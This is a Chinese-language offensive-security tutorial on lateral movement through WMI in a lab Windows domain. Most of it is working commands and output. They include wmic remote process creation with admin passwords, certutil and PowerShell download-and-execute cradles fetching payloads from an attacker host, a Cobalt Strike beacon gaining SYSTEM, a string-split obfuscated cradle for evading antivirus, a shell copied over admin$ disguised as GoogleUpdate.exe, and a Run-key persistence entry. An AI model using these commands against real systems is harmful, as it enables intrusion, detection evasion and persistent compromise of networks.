

跨平台横向移动 [wmi 利用]

0x01 本节重点快速预览

- wmi 是什么 ?
- 想成功利用 wmi 进行横向移动的前提条件又是什么 ?
- 如何利用 win 自带的 wmic 工具手工对目标 windows 机器进行各种远程操作
- 关于 wmi 在 powershell 下的一些常规应用
- 如何借助各种外部 wmi 工具更方便的进行远程执行及半交互式 shell 获取
- 基于 wmi 的跨平台横向移动
- 关于 CobaltStrike 以及 msf 自带的 wmi 横向功能模块利用

大致环境

2008R2-DCServer	192.168.3.106	2008r2_x64	rootkit 域控[DC]
Lisa-PC	192.168.3.114	win7_x64	rootkit 域内客户机
WebServer-II7	192.168.3.101	2008r2_x64	常规 web 服务器
WebServer-IIS8	192.168.3.108	2012r2_x64	常规 web 服务器
WebServer-IIS6	192.168.3.102	2003r2_x86	常规 web 服务器
win7-client	192.168.3.71	win7_x64	常规客户机

0x02 首先,先来大致了解下 wmi 到底是个什么东西 ?

单从字面意思理解,即"**windows 管理规范[WMI]**",实际上是从 windows 03/xp 就开始一直内置在系统中的一个插件,其设计初衷之一是为了管理员能更加方便的**对远程 windows 主机进行各种日常管理**,此处我们不妨简单了解下这句话是什么意思,对 windows 的远程管理到底意味着什么? 没错,它意味着我们可以**直接在本地对远程 windows 目标机器上的 进程,服务,注册表...**进行一系列的管理操作...[严格来说它其实是**为各种服务提供一个统一的调用接口而设计的**,比如,你想操作什么服务就去调用对应的服务类中的方法去执行你的操作即可,不过,单对于内网横向移动来讲,我们可暂时先不用把它理解的非常细致,毕竟不是在专门做针对性的防护产品],也正是由于此功效,在正常的管理员的眼里 wmi 可能确实是一把远程管理的好手,但在渗透者眼中,它也同样是一把在目标内网进行横向移动的趁手武器

0x03 当然啦,wmi 固然实用,但它并非没有任何利用前提条件

首先,得保证目标系统的"Windows Management Instrumentation"服务已经事先开启[其实,装完系统后默认就是开启的]

Windows Font Cache Service	Optimizes performanc...	Started	Automatic (Delayed Start)	Local Service
Windows Installer	Adds, modifies, and r...		Manual	Local System
Windows Management Instrumentation	Provides a common int...	Started	Automatic	Local System
Windows Modules Installer	Enables installation, m...		Manual	Local System
Windows Presentation Foundation Font Cache 3.0.0.0	Optimizes performanc...		Manual	Local Service
Windows Process Activation Service	The Windows Process ...	Started	Manual	Local System

其次,还得保证目标系统防火墙已事先允许 135 端口[后面说到其它横向手法时还会涉及到 445,5985 和 5986 端口,此处咋不多说]流过,因为命令的传输回显都需要靠此端口来进行,同样,这些在内网机器间一般都是允许的[尤其在域内],如下则是目标防火墙禁止外部访问本地 135 端口的实际效果

```
# telnet 192.168.3.101 135 有时候命令没执行成功,可以先试着打下目标的 135 端口,看看能不能通,如果压根都不通,就只能绕路走了
# wmic /node:192.168.3.101 /user:administrator /password:Admin12345 PROCESS call create "mspaint.exe"
```


```
C:\>wmic /node:192.168.3.101 /user:administrator /password:Admin12345 PROCESS call create "mspaint.exe"
ERROR:
Description = The RPC server is unavailable.
```

当上面的条件都满足之后,剩下的就是拿着已经事先搞到的 N 组正确的目标**管理员的[也可能是域管]账号密码[也可能是密码 hash]**去开始尝试"横向"了

0x04 如何利用 win 自带的 wmic 工具 [其实就是对 wmi 的一种命令行实现] 以手工的方式在远程目标机器上执行任意 payload


利用 wmic 远程实现常规下载者的效果

```
# wmic /node:192.168.3.101 /user:administrator /password:Admin12345 PROCESS call create "cmd /c certutil.exe -urlcache -split -f http://192.168.3.69/dwn.jpg c:/windows/temp/windwn.exe
& c:/windows/temp/windwn.exe & certutil.exe -urlcache -split -f http://192.168.3.69/dwn.jpg delete"
```




```
C:\Windows\system32\cmd.exe
C:\>wmic /node:192.168.3.101 /user:administrator /password:Admin12345 PROCESS call create "cmd /c certutil.exe
-split -f http://192.168.3.69/dwn.jpg c:/windows/temp/windwn.exe & c:/windows/temp/windwn.exe & certutil.exe
-split -f http://192.168.3.69/dwn.jpg delete"
Executing (Win32_Process)->Create()
Method execution successful.
Out Parameters:
instance of __PARAMETERS
{
    ProcessId = 2908;
    ReturnValue = 0;
};
C:\>
```

注意,被执行的那台机器必须保证能正常出网才行,因为它要去远程下载你的马



利用 wmic 远程执行实现 beacon 上线



依然是用常规的 IEX DownloadString 来远程加载执行 powershell payload

```
# wmic /NODE:192.168.3.108 /user:"administrator" /password:"admin!@#45" PROCESS call create "powershell -nop -exec bypass -c \"IEX(New-Object Net.WebClient).DownloadString('http://192.168.3.69/Windwn.txt');\""
```

```
C:\Windows\system32\cmd.exe
C:\>wmic /NODE:192.168.3.108 /user:"administrator" /password:"admin!@#45" PROCESS call create "powershell -nop
ass -c \"IEX(New-Object Net.WebClient).DownloadString('http://192.168.3.69/Winwn.txt');\""
Executing (Win32_Process)->Create()
Method execution successful.
Out Parameters:
instance of __PARAMETERS
{
    ProcessId = 4608;
    ReturnValue = 0;
};
```

如下, beacon 正常上线

```
Cobalt Strike View Attacks Reporting Help
external internal user computer note pid last
192.168.3.108 192.168.4.8 Administrator * WEBSERVER-IIS8 4608 41ms

Event Log x Listeners x Listeners x Beacon 192.168.4.8@4608 x
beacon> sleep 0
[*] Tasked beacon to become interactive
beacon> getuid
[*] Tasked beacon to get userid
[+] host called home, sent: 24 bytes
[*] You are WEBSERVER-IIS8\Administrator (admin)
beacon> getsystem
[*] Tasked beacon to get SYSTEM
[+] host called home, sent: 100 bytes
[+] Impersonated NT AUTHORITY\SYSTEM
```

当然啦,直接像上面那样用肯定会被拦掉,实战中为了尽可能规避一些简单的 ids 和 AV,可以试着把 PS 代码稍微混淆下,对于一些简单的静态检测还是有可能绕过的

```
# powershell -nop -exec bypass -c "IEX(New-Object Net.WebClient).DownloadString('http://192.168.3.69/Winwn.txt');"
# powershell -nop -exec bypass -c "IEX(New-Object Net.WebClient).DownloadString('http://192.168.3.69/Winwn.txt');"
Ne'+ 't.W'+ 'ebClien'+ 't).Do'+ 'wnloadS'+ 'trin'+ 'g'+ '('+ '1vchttp://'+ '192.168.3'+ '.69/'+ 'Win'+ 'd'+ 'w'+ 'n.'+ 'txt1v'+ 'c'+ ');').REplaCE('1vc',[STRING][CHAR]39)|IeX"
```

上面都是在远程执行 payload,接着我们再来尝试远程操作注册表

先生成好 shell,然后通过 ipc 把 exe 的 shell 传到目标机器的指定目录下

```
# net use \\192.168.3.108\admin$ /user:"administrator" "admin!@#45"
# xcopy d:\GoogleUpdate.exe \\192.168.3.108\admin$\temp
# net use \\192.168.3.108\admin$ /del


D:\>net use \\192.168.3.108\admin$ /user:"administrator" "admin!@#45"
The command completed successfully.

D:\>xcopy d:\GoogleUpdate.exe \\192.168.3.108\admin$\temp
D:\GoogleUpdate.exe
1 File(s) copied


D:\>net use \\192.168.3.108\admin$ /del
\\192.168.3.108\admin$ was deleted successfully.
```

比如,尝试往远程目标机器的注册表**添加常规自启动项**,其实 windows 常用的注册表自启动键还有七八个,此处就暂以大家最为熟知的 run 加载 exe 为例,当然,通过其它的键加载 dll 也是没有任何问题的,此处根本目的不在于自启动,而是想告诉大家可以沿用这种思路深度应用

```
# wmic /NODE:"192.168.3.108" /USER:"administrator" /PASSWORD:"admin!@#45" process call create "reg add HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run /v \"GoogleUpdate\" /t REG_SZ /d \"C:\windows\temp\GoogleUpdate.exe\" /f"
```




```
D:\>wmic /NODE:"192.168.3.108" /USER:"administrator" /PASSWORD:"admin!@#45" process call create "reg add HKLM\Software\Microsoft\Windows\CurrentVersion\Run /v \"GoogleUpdate\" /t REG_SZ /d \"C:\windows\temp\GoogleUpdate.exe\" /f"
Executing (Win32_Process)->Create()
Method execution successful.
Out Parameters:
instance of __PARAMETERS
{
    ProcessId = 4932;
    ReturnValue = 0;
};
```




为了快速看下我们的自启动效果,可尝试直接远程手动重启目标系统,当然啦,实战中没有极特殊情况或目的,肯定是不能随随便便的重启别人系统的,容易造成一些不必要的麻烦,惊动管理员

